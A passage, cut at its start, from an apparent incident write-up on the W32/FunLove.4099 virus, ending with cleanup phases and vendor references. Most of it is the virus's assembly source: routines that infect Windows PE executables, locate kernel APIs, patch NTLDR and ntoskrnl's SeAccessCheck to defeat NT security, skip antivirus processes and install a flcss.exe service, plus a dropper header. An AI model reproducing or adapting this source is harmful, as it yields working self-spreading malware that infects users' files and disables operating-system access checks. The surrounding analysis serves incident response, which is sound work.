                jz              IN_Exit             ; infected
                lea             edi,[Buffer3 @]
                push            00
                lea             esi,i_BytesRead
                push            esi
                push            2000
```

```
                push        edi
                push        i_FileHandle
                call        ReadFile
                cmp         word ptr [edi],5A4Dh
                jnz         IN_CloseFile
                cmp         word ptr [edi + 18],0040
                jnz         IN_CloseFile
                cmp         dword ptr [edi + 3C],1C00
                                        ;Check DOS header size
                ja          IN_CloseFile
                add         edi,[edi + 3C]
                mov         eax,[edi]
                cmp         eax,00004550
                jnz         IN_CloseFile
                cmp         word ptr [edi + 5C],2     ; Subsystem == GUI
                jnz         IN_CloseFile
                mov         esi,edi
                add         esi,18
                add         si,[edi + 14]             ; esi -> 1st
section
                push        esi
                mov         eax,[edi + 28]    ; now search for the
                                              ; section which contains
IN_00:                                        ; the EP
                mov         ecx,[esi + 0C]
                add         ecx,[esi + 08]
                cmp         eax,ecx
                jc          short IN_01
                add         esi,28
                jmp         short IN_00
IN_01:
                sub         eax,[esi + 0C]
                add         eax,[esi + 14]
                mov         i_EP_Offset,eax
                or          [esi + 24],80000000       ; make it writeable
                pop         esi
                xor         ecx,ecx
                mov         cx,[edi + 06]
                dec         ecx
                mov         eax,ecx
                mov         edx,28
                mul         edx
                add         esi,eax                   ; esi -> last
section
                mov         eax,[esi + 24]
                cmp         al,80                     ; uninitialized ?
                jz          IN_CloseFile
                or          eax,8C000000   ; writeable, not cached/paged
                and         eax,not 12000000     ; not shared/discardable
                mov         [esi + 24],eax
                mov         ecx,i_FileSize            ; don't infect SFX
                mov         edx,ecx
                mov         eax,ecx
                clc
                shr         eax,03
                sub         edx,eax
                sub         edx,[esi + 14]
```

```
                jc          short IN_02
                sub         edx,[esi + 10]
                jnc         IN_CloseFile
IN_02:                                  ; calculate new last section size

                mov         edx,[esi + 08]
                sub         ecx,[esi + 14]
                jc          short IN_03
                cmp         edx,ecx
                ja          short IN_03
                mov         edx,ecx
IN_03:
                test        edx,00000FFF            ; align on 1000h
                jz          short IN_04
                and         edx,0FFFFF000
                add         edx,1000
IN_04:
                mov         ecx,edx
                add         ecx,[esi + 0C]
                mov         eax,ecx
                add         eax,Virt_VSize
                mov         [edi + 50],eax          ; new image size
                sub         ecx,[edi + 28]
                add         ecx,offset VStart - 100 - 08
                mov         i_HostDep32,ecx
                mov         eax,edx
                add         eax,Virt_VSize      ; increase virtual size
                mov         [esi + 08],eax
                mov         eax,edx
                add         eax,[esi + 14]
                mov         i_VirusOffset,eax
                add         edx,Phys_VSize      ; increase phys. size
                mov         [esi + 10],edx
                add         edx,[esi + 14]
                add         edx,03
                push        i_FileHandle
                push        edx
                call        MapFile
                or          eax,eax
                jz          short IN_CloseFile
                mov         i_MapHandle,eax
                push        eax
                call        ViewMap
                or          eax,eax
                jz          short IN_CloseMap
                mov         edx,eax
                lea         esi,[Buffer3 @]         ; write header
                mov         edi,edx
                mov         ecx,2000
                repz        movsb
                lea         edi,[HostCode @]
                mov         esi,i_EP_Offset
                add         esi,edx
                movsd
                movsd
                mov         edi,esi                 ; set up call
gs:Virus
```

```
                sub             edi,08
                mov             eax,00E8659090
                stosd
                mov             eax,i_HostDep32
                stosd
                mov             edi,edx                 ; fill with blanks
                mov             eax,i_FileSize
                mov             ecx,i_VirusOffset
                sub             ecx,eax
                jna             short IN_05

                add             edi,eax
                xor             al,al
                repz            stosb
IN_05:
                mov             esi,ebx                 ; write vrs
                mov             edi,edx
                add             edi,i_VirusOffset
                mov             ecx,VSize
                repz            movsb
                mov             ecx,Phys_VSize - VSize + 3
                repz            stosb
                push            edx
                call            UnmapViewOfFile
IN_CloseMap:
                push            i_MapHandle
                call            CloseHandle
                call            Wait_A_Little
IN_CloseFile:
                lea             esi,[Buffer2 + 14 @]    ; restore file time
                push            esi
                sub             esi,08
                push            esi
                sub             esi,08
                push            esi
                push            i_FileHandle
                call            SetFileTime
                push            i_FileHandle
                call            CloseHandle
IN_Exit:
                ret

InfectFile                      ENDP

; ---------------------------------------------------------------------
;
; -------------------   GetProcAddress Search Routine   ---------------
;
; ---------------------------------------------------------------------
;

Whereis_GPA                     PROC            PASCAL          NEAR

ARG             w_Kernel32 : DWORD
USES            esi,edi

                lea             esi,[GPA_Sigs @]
```

```
                mov             byte ptr [OS @],00
                mov             eax,w_Kernel32
                and             eax,0FFF00000
                cmp             eax,0BFF00000
                jnz             short OS_WinNT?
OS_Win9x:
                mov             edi,0BFF70000
                jmp             short WG_00
OS_WinNT?:
                inc             byte ptr [OS @]
                add             esi,08
                cmp             eax,077F00000
                jnz             short OS_Win2K?
                mov             edi,eax
                jmp             short WG_00
OS_Win2K?:
                inc             byte ptr [OS @]
                add             esi,08
                cmp             eax,077E00000
                jnz             short WG_Failed
                mov             edi,077E80000
WG_00:
                mov             edx,edi
                mov             ecx,20000
WG_01:
                push            ecx
                mov             ecx,08
                push            esi
                push            edi
                repz            cmpsb
                pop             edi
                pop             esi
                pop             ecx
                jz              short WG_02
                inc             edi
                loop            WG_01
WG_Failed:
                xor             eax,eax
                jmp             short WG_03
WG_02:
                add             edi,03
                mov             [GetProcAddress + 1 @],edi
                mov             eax,edx
                mov             [Kernel32_Base @],eax
WG_03:
                ret

Whereis_GPA             ENDP

; ---------------------------------------------------------------------
;
; ------------------   DLL Functions Relocation Routine   -------------
;
; ---------------------------------------------------------------------
;

DLL_Relocate            PROC        PASCAL      NEAR
```

```
ARG             DLL_Base : DWORD, \
                DLL_Func : DWORD

USES            esi

                mov             esi,DLL_Func
DR_00:
                mov             eax,esi
                add             eax,07
                push            eax
                push            DLL_Base
                call            GetProcAddress
                or              eax,eax
                jz              short DR_03
DR_01:
                mov             [esi + 1],eax
                add             esi,07
DR_02:
                lodsb
                or              al,al
                jnz             short DR_02
                cmp             byte ptr [esi],0B8
                jz              short DR_00
DR_03:
                ret

DLL_Relocate                    ENDP

; ------------------------------------------------------------------------
;
; ---------------------   NT Security Patch Routine   -----------------
;
; ------------------------------------------------------------------------
;

BlownAway                       PROC            PASCAL          NEAR

ARG             DirEnd : DWORD
USES            esi,edi

                lea             esi,[NTLDR @]
                mov             edi,DirEnd
                movsd
                movsd
                lea             edi,[Buffer1 @]
                lea             esi,[NT4_NTLDR @]
                cmp             byte ptr [OS @],01
                jz              short BA_00
                add             esi,5 * 2
BA_00:
                push            edi
                push            esi
                push            05
                call            PatchFile
                lea             esi,[NTOSKRNL @]
                mov             edi,DirEnd
```

```
BA_01:
            movsb
            cmp         byte ptr [esi - 1],00
            jnz         short BA_01
            lea         edi,[Buffer1 @]
            lea         esi,[NT4_NTOSKRNL @]
            cmp         byte ptr [OS @],01
            jz          short BA_02
            add         esi,9 * 2
BA_02:
            push        edi
            push        esi
            push        09
            call        PatchFile
            ret
BlownAway               ENDP

; ---------------------------------------------------------------------
;
; -------------------------   File Patch Routine   --------------------
;
; ---------------------------------------------------------------------
;

PatchFile               PROC        PASCAL      NEAR

ARG         p_Filename  : DWORD, \
            p_PatchAddr : DWORD, \
            p_PatchSize : DWORD
LOCAL       p_FileHandle: DWORD, \
            p_FileSize  : DWORD, \
            p_MapHandle : DWORD

USES        esi,edi

            push        p_Filename
            push        03          ; open existing
            call        OpenFile
            cmp         eax,-1
            jz          short PA_Exit
            mov         p_FileHandle,eax
            push        00
            push        eax
            call        GetFileSize
            mov         p_FileSize,eax
            push        p_FileHandle
            push        eax
            call        MapFile
            or          eax,eax
            jz          short PA_CloseFile
            mov         p_MapHandle,eax
            push        eax
            call        ViewMap
            or          eax,eax
            jz          short PA_CloseMap
            mov         edx,eax
            mov         edi,eax
```

```
                mov             esi,p_PatchAddr
                mov             ecx,p_FileSize
PA_00:
                push            ecx
                push            esi
                push            edi
                mov             ecx,p_PatchSize
                repz            cmpsb
                pop             edi
                pop             esi
                pop             ecx
                jz              short PA_01
                inc             edi
                loop            PA_00
                jmp             short PA_Unmap
PA_01:
                mov             ecx,p_PatchSize
                add             esi,ecx
                repz            movsb
PA_Unmap:
                push            edx
                call            UnmapViewOfFile
PA_CloseMap:
                push            p_MapHandle
                call            CloseHandle
PA_CloseFile:
                push            p_FileHandle
                call            CloseHandle
PA_Exit:
                ret

PatchFile                       ENDP

; ---------------------------------------------------------------------
;
; ----------------------------   Minor Routines   ----------------------
;
; ---------------------------------------------------------------------
;

GetVS:
                call            $ + 5
                pop             ebx
                sub             ebx,offset GetVS + 5 - VStart
                ret

; ---------------------------------------------------------------------
;
; ---------------------------------------------------------------------
;

RelocKernel32                   PROC            PASCAL          NEAR

ARG             r_Kernel32 : DWORD

                push            r_Kernel32
                call            Whereis_GPA
```

```
            or          eax,eax
            jz          short RK_00
            push        eax
            lea         esi,[Kernel32_Functions @]
            push        esi
            call        DLL_Relocate
RK_00:
            ret

RelocKernel32           ENDP

; ---------------------------------------------------------------------
;
; ---------------------------------------------------------------------
;

RelocAdvapi32           PROC        NEAR

            lea         eax,[ADVAPI32_Name @]
            push        eax
            call        LoadLibraryA
            or          eax,eax
            jz          short RA_00
            push        eax
            lea         esi,[ADVAPI32_Functions @]
            push        esi
            call        DLL_Relocate
RA_00:
            ret

RelocAdvapi32           ENDP

; ---------------------------------------------------------------------
;
; ---------------------------------------------------------------------
;

OpenFile                PROC        PASCAL      NEAR

ARG         o_Filename : DWORD, \
            o_OpenMode : DWORD
            push        20
            push        o_Filename
            call        SetFileAttributesA
            push        00
            push        80                      ; normal attributes
            push        o_OpenMode
            push        00
            push        00                      ; not shared
            push        0C0000000               ; r/w
            push        o_Filename
            call        CreateFileA
            ret

OpenFile                ENDP
```

```
; ------------------------------------------------------------------------
;
; ------------------------------------------------------------------------
;

MapFile                 PROC         PASCAL       NEAR

ARG          m_FileHandle : DWORD, \
             m_FileSize   : DWORD

             push         00
             push         m_FileSize
             push         00
             push         04
             push         00
             push         m_FileHandle
             call         CreateFileMappingA
             ret

MapFile                 ENDP

; ------------------------------------------------------------------------
;
; ------------------------------------------------------------------------
;

ViewMap                 PROC         PASCAL       NEAR

ARG          v_MapHandle : DWORD

             push         00
             push         00
             push         00
             push         02
             push         v_MapHandle
             call         MapViewOfFile
             ret


ViewMap                 ENDP

; ------------------------------------------------------------------------
;
; ------------------------------------------------------------------------
;

Wait_A_Little           PROC         NEAR

             call         GetTickCount
             sub          eax,[Tick @]              ; allow thread to
                                                    ; run for 4 seconds
             cmp          eax,4*1000d
             jc           short WAL_00
             push         16d*1000d            ; then wait 16 seconds
             call         Sleep
             call         GetTickCount
             mov          [Tick @],eax
```

```
WAL_00:
            ret

Wait_A_Little             ENDP

; ---------------------------------------------------------------------------
;
; ---------------------------------------------------------------------------
;

GetRand                   PROC         NEAR
            push          ecx
            push          edx
            mov           eax,[Rand @]
            xor           edx,edx
            mov           ecx,7FFFFFFF
            mul           ecx
            inc           eax
            mov           ecx,0FFFFFFFBh
            div           ecx
            mov           eax,edx
            mov           [Rand @],eax
            pop           edx
            pop           ecx
            ret

GetRand                   ENDP

; ---------------------------------------------------------------------------
;
; --------------------------  INITIALIZED DATA   ----------------------
;
; ---------------------------------------------------------------------------
;

HostCode    db            8 dup (?)

GPA_Sigs:
W9x         db            0C2,04,00,57,6A,22,2Bh,0D2
NT4         db            0C2,04,00,55,8Bh,4C,24,0C
W2K         db            00F,00,00,55,8Bh,0ECh,51,51
NTLDR       db            'NTLDR',0
NT4_NTLDR   db            3Bh,46,58,74,07     signature (file check)
            db            3Bh,46,58,0EBh,07         ; patch
W2K_NTLDR   db            3Bh,47,58,74,07
            db            3Bh,47,58,0EBh,07
NTOSKRNL    db            'WINNT\System32\ntoskrnl.exe',0
NT4_NTOSKRNL db           8A,0C3,5F,5E,5Bh,5Dh,0C2,28,00  ;
SeAccessCheck
            db            0B0,01,5F,5E,5Bh,5Dh,0C2,28,00
W2K_NTOSKRNL db           8A,45,14,5F,5E,5Bh,5Dh,0C2,28
            db            0B0,01,90,5F,5E,5Bh,5Dh,0C2,28
SkipNames:
            dd            139D7300h ; aler
            dd            0F977200h ; amon
            dd            118E7E1Eh ; _avp
            dd            52886900h ; avp3
```

```
                dd              0C886900h ; avpm
                dd              13883207h ; f-pr
                dd              168E7E0Fh ; navw
                dd              0F997C12h ; scan
                dd              128B7212h ; smss
                dd              04907B05h ; ddhe
                dd              00946F05h ; dpla
                dd              00946F0Ch ; mpla

Process         db              'flcss.exe',0
Service         db              'FLC',0
; Minimal Import Section
VImports:
                                dd              offset Kernel32_Pointers     + I
                                dd              -1,-1
                                dd              offset Kernel32_Name         + I
                                dd              offset Kernel32_Relocated    + I
                                db              14 dup (0)
Kernel32_Pointers               dd             offset Kernel32_Beep         + I,
0
Kernel32_Relocated              dd             offset Kernel32_Beep         + I,
0
Kernel32_Beep                   db              ?,?,'Beep',0

; Virus Imports
Kernel32_Name                   db                  'KERNEL32.dll',0
Kernel32_Functions:
CloseHandle:                    db
0B8,?,?,?,?,0FF,0E0,'CloseHandle',0
CreateFileA:                    db
0B8,?,?,?,?,0FF,0E0,'CreateFileA',0
CreateFileMappingA:             db
0B8,?,?,?,?,0FF,0E0,'CreateFileMappingA',0
CreateProcessA:                 db
0B8,?,?,?,?,0FF,0E0,'CreateProcessA',0
CreateThread:                   db
0B8,?,?,?,?,0FF,0E0,'CreateThread',0
FindFirstFileA:                 db
0B8,?,?,?,?,0FF,0E0,'FindFirstFileA',0
FindNextFileA:                  db
0B8,?,?,?,?,0FF,0E0,'FindNextFileA',0
FindClose:                      db
0B8,?,?,?,?,0FF,0E0,'FindClose',0
GetCurrentProcessId:            db
0B8,?,?,?,?,0FF,0E0,'GetCurrentProcessId',0
GetDriveTypeA:                  db
0B8,?,?,?,?,0FF,0E0,'GetDriveTypeA',0
GetFileSize:                    db
0B8,?,?,?,?,0FF,0E0,'GetFileSize',0
GetProcAddress:                 db
0B8,?,?,?,?,0FF,0E0,'GetProcAddress',0
GetTickCount:                   db
0B8,?,?,?,?,0FF,0E0,'GetTickCount',0
GetSystemDirectoryA:            db
0B8,?,?,?,?,0FF,0E0,'GetSystemDirectoryA',0
LoadLibraryA:                   db
0B8,?,?,?,?,0FF,0E0,'LoadLibraryA',0
```

```
MapViewOfFile:            db
0B8,?,?,?,?,0FF,0E0,'MapViewOfFile',0
ReadFile:                 db
0B8,?,?,?,?,0FF,0E0,'ReadFile',0
SetFileAttributesA:       db
0B8,?,?,?,?,0FF,0E0,'SetFileAttributesA',0
SetFileTime:              db
0B8,?,?,?,?,0FF,0E0,'SetFileTime',0
Sleep:                    db
0B8,?,?,?,?,0FF,0E0,'Sleep',0
UnmapViewOfFile:          db
0B8,?,?,?,?,0FF,0E0,'UnmapViewOfFile',0
VirtualAlloc:             db
0B8,?,?,?,?,0FF,0E0,'VirtualAlloc',0
VirtualFree:              db
0B8,?,?,?,?,0FF,0E0,'VirtualFree',0
WriteFile:                db
0B8,?,?,?,?,0FF,0E0,'WriteFile',0

; this function does only exist under Win9x
                          db          0
RegisterServiceProcess:   db
0B8,?,?,?,?,0FF,0E0,'RegisterServiceProcess',0
USER32_Name               db          'USER32.dll',0
RegisterClassA:           db
0B8,?,?,?,?,0FF,0E0,'RegisterClassA',0
ADVAPI32_Name             db          'ADVAPI32.dll',0
ADVAPI32_Functions:
OpenSCManagerA:           db
0B8,?,?,?,?,0FF,0E0,'OpenSCManagerA',0
OpenServiceA:             db
0B8,?,?,?,?,0FF,0E0,'OpenServiceA',0
CreateServiceA:           db
0B8,?,?,?,?,0FF,0E0,'CreateServiceA',0
StartServiceA:            db
0B8,?,?,?,?,0FF,0E0,'StartServiceA',0
StartServiceCtrlDispatcherA:  db
0B8,?,?,?,?,0FF,0E0,'StartServiceCtrlDispatcherA',0
RegisterServiceCtrlHandlerA:  db
0B8,?,?,?,?,0FF,0E0,'RegisterServiceCtrlHandlerA',0
SetServiceStatus:         db
0B8,?,?,?,?,0FF,0E0,'SetServiceStatus',0
MPR_Name                  db          'MPR.dll',0
MPR_Functions:
WNetOpenEnumA:            db
0B8,?,?,?,?,0FF,0E0,'WNetOpenEnumA',0
WNetEnumResourceA:        db
0B8,?,?,?,?,0FF,0E0,'WNetEnumResourceA',0
WNetCloseEnum:            db
0B8,?,?,?,?,0FF,0E0,'WNetCloseEnum',0
VEnd:

; ---------------------------------------------------------------------
;
; -------------------------   UNINITIALIZED DATA   --------------------
;
```

```
; ---------------------------------------------------------------------
;

Kernel32_Base             dd          ?
Rand                      dd          ?
Tick                      dd          ?
OS                        db          ?

ALIGN        100

Buffer1      db           200 dup (0)  ; Current Directory
Buffer2      db           200 dup (?)  ; Search Buffer
Buffer3      db          2000 dup (?)  ; Read Buffer

VSize        equ          offset       VEnd - VStart
Phys_VSize   equ          1000
Virt_VSize   equ          4000

CODE         ENDS
END          main
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ[FLCSS.ASM]ÄÄÄ
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; ---------------------------------------------------------------------
;
; ---------------------- Fun Loving Criminals Payload -----------------
;
; ----------------------Screen Print Included Below --------------------
;

 db      4Dh,5A, 90, 00, 03, 00, 00, 00, 04, 00, 00, 00,0FF,0FF, 00, 00
 db     0B8, 00, 00, 00, 00, 00, 00, 00, 40, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 80, 00, 00, 00
 db      0E, 1F,0BA, 10, 00,0B4, 09,0CDh,21,0B0,0F0,0E6, 64,0EBh,0FE,90
 db      7E, 46, 75, 6E, 20, 4C, 6F, 76, 69, 6E, 67, 20, 43, 72, 69,
6Dh
 db      69, 6E, 61, 6C, 7E, 0Dh,0Dh,0A, 24, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      50, 45, 00, 00, 4C, 01, 01, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00,0E0, 00, 0E, 01, 0Bh,01, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00
 dd      offset VService + I          ; Entrypoint
 db                                                          00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 40, 00, 00, 10, 00, 00, 00, 02, 00, 00
 db      04, 00, 00, 00, 00, 00, 00, 00, 04, 00, 00, 00, 00, 00, 00, 00
 dd      1000 + Virt_VSize            ; Image size
 db                      00, 02, 00, 00, 00, 00, 00, 00, 02, 00, 00, 00
 db      00, 00, 10, 00, 00, 10, 00, 00, 00, 00, 10, 00, 00, 10, 00, 00
 db      00, 00, 00, 00, 10, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 dd      offset VImports + I          ; ImportDirectory
 dd      14h
 db                                      00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
```

```
 db      00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00
 db      00, 00, 00, 00, 00, 00, 00, 00
 db      '.code',0,0,0               ; main section
 dd      Virt_VSize
 dd      00001000h
 dd      Phys_VSize
 dd      00000200h
 db      0C dup (?)
 dd      0C0000020h
 db      60 dup (?)
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ[HEADER.ASM]ÄÄ
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The following is the Virus payload, which will be displayed from the
DOS command prompt: ~Fun Loving Criminal~
```

Additional Information

How to clean up from FunLove attacks

Now that I have documented the FunLove exploit, virus and vulnerabilities it seems important that I provide information about how to deal with clean up for this virus in case you should ever encounter it. The interesting thing about cleaning up after FunLove Virus is that your initial tendency is to focus on cleaning the infected items, or programs. In this case these will be cleaned later. Initially concentrate on identifying the “host” machines. In my case this

was the machine I described running at 20% CPU usage with all tasks and services turned off and the 569 FunLove virus infections. These are the ones that are spreading the virus throughout. First steps should be identification and containment of the attackers.

The following links and downloads will provide a detailed description and cleanup procedure:
http://vil.nai.com/VIL/virusRemovalInstructions.asp?virus_k=10419

There is a download file "Cleaning windows NT NTFS systems" or go to
http://vil.mcafee.com/dispVirus.asp?virus_k=10419&

There is a very helpful download text (.RTF) file located at the above link titled: "Cleaning W32/Funlove.4099 on WinNT NTFS". There is a very helpful step by step procedure titled " "Removal of the FUNLOVE Virus Worm in an Enterprise Environment":
http://download.nai.com/products/mcafee-avert/flclean.htm

The document stresses that it is important to keep clean machines unplugged from any network until all systems are cleaned. The virus in any infected system can infect the network and shared space as fast as it can be cleaned. My experience holds this to be very true as my documented incident shows.

Briefly the .RTF file above describes step by step what to do to remove FunLove. From a high level it requires the following for networked environments:

Four Phases of virus cleanup are:

1. First Phase is inoculation by creating the folder flcss.exe in C:\winnt\system32 for WIN NT or in C:\windows\system for WIN 9X.

2. Second Phase is identifying infected machines.

3. Third Phase is containment. Any infected machine without flcss.exe needs to have infected files cleaned only. Any machine with flcss.exe (more common) must proceed to

4. Fourth Phase is eradication. This requires following specific cleaning instructions found at the above link to remove.

Eradication will require:

Preparation - Image or install a fresh Windows NT workstation or server (not connected to network). This machine should have all shares and

administrative rights removed. This will be used to clean other systems by installing a flcss cleaning file".

Cleaning a system – from infected system connect to the above machine after you have disconnected it from network. Run the cleaning file to remove flcss. Once removed confirm it is gone by running Tasks-manager and confirm flcss service is gone. There are additional cleanup steps documented which will help in removing FunLove. It is very helpful that Virus scans will detect FunLove virus. This makes it possible to scan machines before and after clean up to help identify machines to confirm machine is clean after cleanup process is complete. It is important to scan inbound and outbound files before connected the machine back up to the network.

References

Network Associates, Inc. "Removal Instructions", McAfee - AVERT, URL: http://vil.nai.com/VIL/virusRemovalInstructions.asp?virus_k=10419

Network Associates, Inc. "Cleaning windows NT NTFS systems ", McAfee - AVERT, URL: http://vil.mcafee.com/dispVirus.asp?virus_k=10419&

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Network Associates, Inc. "Variants / Aliases". McAfee – AVERT.
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Network Associates, Inc. "Profile". McAfee – Avert. September 30, 2000.
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URL: http://www.f-secure.com/v-descs/funlove.shtml

SYMANTEC. "W32.Funlove.4099". AntiVirus Research Center. November 8,2000.
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SANS. GAIC Level One, "Malicious Software", 2000